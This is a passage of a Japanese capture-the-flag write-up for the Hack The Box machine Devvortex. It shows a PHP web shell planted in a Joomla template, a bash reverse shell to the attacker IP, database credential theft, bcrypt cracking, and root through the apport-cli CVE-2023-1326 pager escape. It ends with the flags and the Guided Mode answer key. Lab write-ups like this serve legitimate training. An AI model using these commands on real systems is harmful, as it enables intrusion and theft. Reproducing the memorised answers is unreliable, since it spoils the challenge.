左部の「error.php」をクリックして、「error.php」の内容が表示されたことを確認する。

(6) 「error.php」にcmdパラメータを送るとコマンド実行できるように「system($_GET[“cmd”]);」を追記する。その後、「Save」をクリックする。
※補足:定期的に保存したプログラムは削除され、デフォルトに戻されるため随時追記する。
【変更前】
<?php

/**


【変更後】
<?php
system($_GET["cmd"]);
/**
(7) 「http://dev.devvortex.htb/templates/cassiopeia/error.php?cmd=id」にアクセスすると、idコマンドの結果が表示されることを確認する。
$ curl http://dev.devvortex.htb/templates/cassiopeia/error.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
リバースシェルによるシェル奪取
(1) Kali Linuxでリバースシェルを受け取るために、1234/tcpで待ち受ける。
$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスが「10.10.16.8」でした。


$ nc -nlvp 1234
listening on [any] 1234 ...
(2) リバースシェルのコマンドを確認するために、ブラウザを用いて「https://www.revshells.com/」にアクセスする。その後、Kali LinuxのIPアドレスなどを入力する。
※「IPアドレス:10.10.16.8」、「ポート番号:1234」、「Bash -i」を選択した場合

【リバースシェルのコマンド】
sh -i >& /dev/tcp/10.10.16.8/1234 0>&1
(3) ブラウザを用いて「https://gchq.github.io/CyberChef/」にアクセスし、「URL Encode」を選択し、「Encode all Special chars」にチェックを付ける。また、Input欄にリバースシェルのコマンドを入力し、URLエンコードする。
【URLエンコード前】
bash -c "bash -i >& /dev/tcp/10.10.16.8/1234 0>&1"


【URLエンコード後】
bash%20%2Dc%20%22bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E16%2E8%2F1234%200%3E%261%22

(4) 「bash -c “bash -i >& /dev/tcp/10.10.16.8/1234 0>&1″」コマンドが実行される。
$ curl http://dev.devvortex.htb/templates/cassiopeia/error.php?cmd=bash%20%2Dc%20%22bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E16%2E8%2F1234%200%3E%261%22
(5) 「nc -nlvp 1234」コマンドで待ち受けていたプロンプトにて、シェルが返ってくる。
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.242] 51456
bash: cannot set terminal process group (907): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/templates/cassiopeia$
(6) 完全なシェルを奪取する。
$ which python3
/usr/bin/python3


$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'


[Ctrl]+[Z]でバックグラウンドに移す


$ stty raw -echo;fg


$ bash


$ export TERM=xterm
(7) /etc/passwdを確認すると、loganユーザーがログインできることが分かる。そのため、loganユーザーの認証情報を調べる。
$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
logan:x:1000:1000:,,,:/home/logan:/bin/bash
データベースから認証情報取得
(1) /var/www/dev.devvortex.htb/configuration.phpの内容を確認すると、データベース(mysql)への接続時の認証情報(ユーザー名:lewis、パスワード:P4ntherg0t1n5r3c0n##)が分かる。
$ cat /var/www/dev.devvortex.htb/configuration.php
<?php
class JConfig {
        public $offline = false;
        public $offline_message = 'This site is down for maintenance.<br>Please check back again soon.';
        public $display_offline_message = 1;
        public $offline_image = '';
        public $sitename = 'Development';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = 20;
        public $access = 1;
        public $debug = false;
        public $debug_lang = false;
        public $debug_lang_const = true;
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'lewis';
        public $password = 'P4ntherg0t1n5r3c0n##';
        public $db = 'joomla';
        public $dbprefix = 'sd4fg_';
        public $dbencryption = 0;
        public $dbsslverifyservercert = false;
        public $dbsslkey = '';
        public $dbsslcert = '';
        public $dbsslca = '';
        public $dbsslcipher = '';
        public $force_ssl = 0;
        public $live_site = '';
        public $secret = 'ZI7zLTbaGKliS9gq';
        public $gzip = false;
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang={langcode}';
        public $offset = 'UTC';
        public $mailonline = true;
        public $mailer = 'mail';
        public $mailfrom = 'lewis@devvortex.htb';
        public $fromname = 'Development';
        public $sendmail = '/usr/sbin/sendmail';
        public $smtpauth = false;
        public $smtpuser = '';
        public $smtppass = '';
        public $smtphost = 'localhost';
        public $smtpsecure = 'none';
        public $smtpport = 25;
        public $caching = 0;
        public $cache_handler = 'file';
        public $cachetime = 15;
        public $cache_platformprefix = false;
        public $MetaDesc = '';
        public $MetaAuthor = true;
        public $MetaVersion = false;
        public $robots = '';
        public $sef = true;
        public $sef_rewrite = false;
        public $sef_suffix = false;
        public $unicodeslugs = false;
        public $feed_limit = 10;
        public $feed_email = 'none';
        public $log_path = '/var/www/dev.devvortex.htb/administrator/logs';
        public $tmp_path = '/var/www/dev.devvortex.htb/tmp';
        public $lifetime = 15;
        public $session_handler = 'database';
        public $shared_session = false;
        public $session_metadata = true;
(2) 取得した認証情報を用いてMySQLデータベースにログインする。
$ mysql -u lewis -p
   →パスワード(P4ntherg0t1n5r3c0n##)を入力してログインする。
(3) 「show databases」コマンドを実行すると、joomlaデータベースがあることが分かる。
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)
(4) 「use joomla」コマンドを実行して、joomlaデータベースにアクセスする。
mysql> use joomla;
(5) 「show tables」コマンドを実行すると、テーブルの一覧が表示される。また、ユーザー情報が登録されていると推測されるsd4fg_usersというテーブルがあることが分かる。
mysql> show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
| sd4fg_action_logs             |
| sd4fg_action_logs_extensions  |
| sd4fg_action_logs_users       |
| sd4fg_assets                  |
| sd4fg_associations            |
| sd4fg_banner_clients          |
| sd4fg_banner_tracks           |
| sd4fg_banners                 |
| sd4fg_categories              |
| sd4fg_contact_details         |
| sd4fg_content                 |
| sd4fg_content_frontpage       |
| sd4fg_content_rating          |
| sd4fg_content_types           |
| sd4fg_contentitem_tag_map     |
| sd4fg_extensions              |
| sd4fg_fields                  |
| sd4fg_fields_categories       |
| sd4fg_fields_groups           |
| sd4fg_fields_values           |
| sd4fg_finder_filters          |
| sd4fg_finder_links            |
| sd4fg_finder_links_terms      |
| sd4fg_finder_logging          |
| sd4fg_finder_taxonomy         |
| sd4fg_finder_taxonomy_map     |
| sd4fg_finder_terms            |
| sd4fg_finder_terms_common     |
| sd4fg_finder_tokens           |
| sd4fg_finder_tokens_aggregate |
| sd4fg_finder_types            |
| sd4fg_history                 |
| sd4fg_languages               |
| sd4fg_mail_templates          |
| sd4fg_menu                    |
| sd4fg_menu_types              |
| sd4fg_messages                |
| sd4fg_messages_cfg            |
| sd4fg_modules                 |
| sd4fg_modules_menu            |
| sd4fg_newsfeeds               |
| sd4fg_overrider               |
| sd4fg_postinstall_messages    |
| sd4fg_privacy_consents        |
| sd4fg_privacy_requests        |
| sd4fg_redirect_links          |
| sd4fg_scheduler_tasks         |
| sd4fg_schemas                 |
| sd4fg_session                 |
| sd4fg_tags                    |
| sd4fg_template_overrides      |
| sd4fg_template_styles         |
| sd4fg_ucm_base                |
| sd4fg_ucm_content             |
| sd4fg_update_sites            |
| sd4fg_update_sites_extensions |
| sd4fg_updates                 |
| sd4fg_user_keys               |
| sd4fg_user_mfa                |
| sd4fg_user_notes              |
| sd4fg_user_profiles           |
| sd4fg_user_usergroup_map      |
| sd4fg_usergroups              |
| sd4fg_users                   |
| sd4fg_viewlevels              |
| sd4fg_webauthn_credentials    |
| sd4fg_workflow_associations   |
| sd4fg_workflow_stages         |
| sd4fg_workflow_transitions    |
| sd4fg_workflows               |
+-------------------------------+
71 rows in set (0.00 sec)
(6) sd4fg_usersテーブルの内容を確認すると、パスワードハッシュ値が「$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12」
mysql> select * from sd4fg_users;
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+---------------------------------------------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| id  | name       | username | email               | password                                                     | block | sendEmail | registerDate        | lastvisitDate       | activation | params                                                                                                                                                  | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+---------------------------------------------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2025-05-25 02:58:19 | 0          |                                                                                                                                                         | NULL          |          0 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |         0 | 2023-09-26 19:15:42 | NULL                |            | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL          |          0 |        |      |            0 |              |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+---------------------------------------------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
2 rows in set (0.00 sec)
(7) 「exit」コマンドを実行して、データベースへのアクセスを終了する。
mysql> exitloganユーザーのパスワードハッシュ解析
(1) Kali Linux側でハッシュ値を解析するために、Kali Linuxにてloganユーザーのハッシュ値($2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12)をファイルに保存する。
$ vi logan_hash.txt
  →loganのハッシュ値($2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12)を書き込む。

$ cat logan_hash.txt
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
(2) John the Ripperを用いてloganユーザーのハッシュ値を解析すると、「tequieromucho」のハッシュ値であることが分かる。
$ john logan_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:06 DONE (2025-05-25 13:19) 0.1526g/s 214.3p/s 214.3c/s 214.3C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
SSHを用いてloganユーザーでログイン
(1) 取得した認証情報を用いてloganユーザーでログインする。
※Kali Linux上で以下のコマンドを実行する。

$ ssh logan@dev.devvortex.htb
   →パスワード(tequieromucho)を入力する。
(2) 一般ユーザー用のフラグファイルを確認する。
$ cat /home/logan/user.txt
d7909ae3a22185c37fb2c8b8317af64e
特権昇格
(1) sudoの設定を確認すると、パスワードなしでroot権限で/usr/bin/apport-cliコマンドを実行できることを確認する。
$ sudo -l
   →パスワード(tequieromucho)を入力する。
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
(2) 試しにroot権限で「/usr/bin/apport-cli」を実行すると、使い方が間違っており–helpオプションで使い方を確認できることが分かる。
$ sudo /usr/bin/apport-cli
No pending crash reports. Try --help for more information.
(3) 「/usr/bin/apport-cli」の使い方を確認する。
$ sudo /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help            show this help message and exit
  -f, --file-bug        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
  -w, --window          Click a window as a target for filing a problem
                        report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                        Start in bug updating mode. Can take an optional
                        --package.
  -s SYMPTOM, --symptom=SYMPTOM
                        File a bug report about a symptom. (Implied if symptom
                        name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                        Specify package name in --file-bug mode. This is
                        optional if a --pid is specified. (Implied if package
                        name is given as only argument.)
  -P PID, --pid=PID     Specify a running program in --file-bug mode. If this
                        is specified, the bug report will contain more
                        information.  (Implied if pid is given as only
                        argument.)
  --hanging             The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                        Report the crash from given .apport or .crash file
                        instead of the pending ones in /var/crash. (Implied if
                        file is given as only argument.)
  --save=PATH           In bug filing mode, save the collected information
                        into a file instead of reporting it. This file can
                        then be reported later on from a different machine.
  --tag=TAG             Add an extra tag to the report. Can be specified
                        multiple times.
  -v, --version         Print the Apport version number.
(4) 「apport-cli」でGoogle検索すると、apport-cliのバージョン2.26.0以下は特権昇格の脆弱性(CVE-2023-1326)があることが分かる。また、「https://github.com/diego-tella/CVE-2023-1326-PoC」に攻撃の流れが記載されている。
(5) apport-cliのバージョンを確認すると、バージョンが2.20.11のため、特権昇格の脆弱性(CVE-2023-1326)があることが分かる。
$ sudo /usr/bin/apport-cli -v
2.20.11
(6) root権限で「/usr/bin/apport-cli」を実行する。その後、「1: Display (X.org)」を選択するため、「1」を入力する。
$ sudo /usr/bin/apport-cli -f -c /home/logan/user.txt

*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C):
   →「1」を入力する。
(7) 「2: Freezes or hangs during boot or usage」を選択するため、「2」を入力する。
*** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C):
   →「2」を入力する。
(8) 「V: View report」を選択するため、「V」を入力する。
*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
   →「V」を入力する。
(9) 「!/bin/bash」を入力すると、rootのプロンプト(#)が表示される。
== ProcCpuinfoMinimal =================================
processor       : 1
vendor_id       : AuthenticAMD
cpu family      : 25
model           : 1
model name      : AMD EPYC 7763 64-Core Processor
stepping        : 1
microcode       : 0xa0011d5
cpu MHz         : 2445.405
cache size      : 512 KB
physical id     : 2
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 2
initial apicid  : 2
fpu             : yes
fpu_exception   : yes
cpuid level     : 16
wp              : yes
:
   →「!/bin/bash」を入力する。
(10) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(11) 特権ユーザー用のフラグファイルを確認する。
# cat /root/root.txt
752585997a9820731d8d8c251fe720a9
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on Devvortex?
問題(日本語訳):Devvortex でリッスンしている開いている TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What subdomain is configured on the target's web server?
問題(日本語訳):ターゲットの Web サーバーにはどのようなサブドメインが設定されていますか?

答え:dev.devvortex.htb
・Task 3
問題(英語訳):What Content Management System (CMS) is running on dev.devvortex.htb?
問題(日本語訳):dev.devvortex.htb で実行されているコンテンツ管理システム (CMS) は何ですか?

答え:Joomla
・Task 4
問題(英語訳):Which version of Joomla is running on the target system?
問題(日本語訳):

答え:ターゲット システムで実行されている Joomla のバージョンは何ですか?
・Task 5
問題(英語訳):What is the 2023 CVE ID for an information disclosure vulnerability in the version of Joomla running on DevVortex?
問題(日本語訳):DevVortex で実行されている Joomla のバージョンにおける情報漏洩の脆弱性の 2023 CVE ID は何ですか?

答え:CVE-2023-23752
・Task 6
問題(英語訳):What is the lewis user's password for the CMS?
問題(日本語訳):CMS の lewis ユーザーのパスワードは何ですか?

答え:P4ntherg0t1n5r3c0n##
・Task 7
問題(英語訳):What table in the database contains hashed credentials for the logan user?
問題(日本語訳):データベース内のどのテーブルに、logan ユーザーのハッシュされた資格情報が含まれていますか?

答え:sd4fg_users
・Task 8
問題(英語訳):What is the logan user's password on DevVortex?
問題(日本語訳):DevVortex の logan ユーザーのパスワードは何ですか?

答え:tequieromucho
・Submit User Flag
問題(英語訳):Submit the flag located in the logan user's home directory.
問題(日本語訳):logan ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:d7909ae3a22185c37fb2c8b8317af64e
※「/home/logan/user.txt」の内容
・Task 10
問題(英語訳):What is the full path to the binary that the lewis user can run with root privileges using sudo?
問題(日本語訳):lewis ユーザーが sudo を使用して root 権限で実行できるバイナリのフル パスは何ですか?

答え:/usr/bin/apport-cli
・Task 11
問題(英語訳):What is the 2023 CVE ID of the privilege escalation vulnerability in the installed version of apport-cli?
問題(日本語訳):インストールされたバージョンの apport-cli における権限昇格の脆弱性の 2023 CVE ID は何ですか?

答え:CVE-2023-1326
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:752585997a9820731d8d8c251fe720a9
※「/root/root.txt」の内容
関連記事(Hack The Box)
※後日作成予定。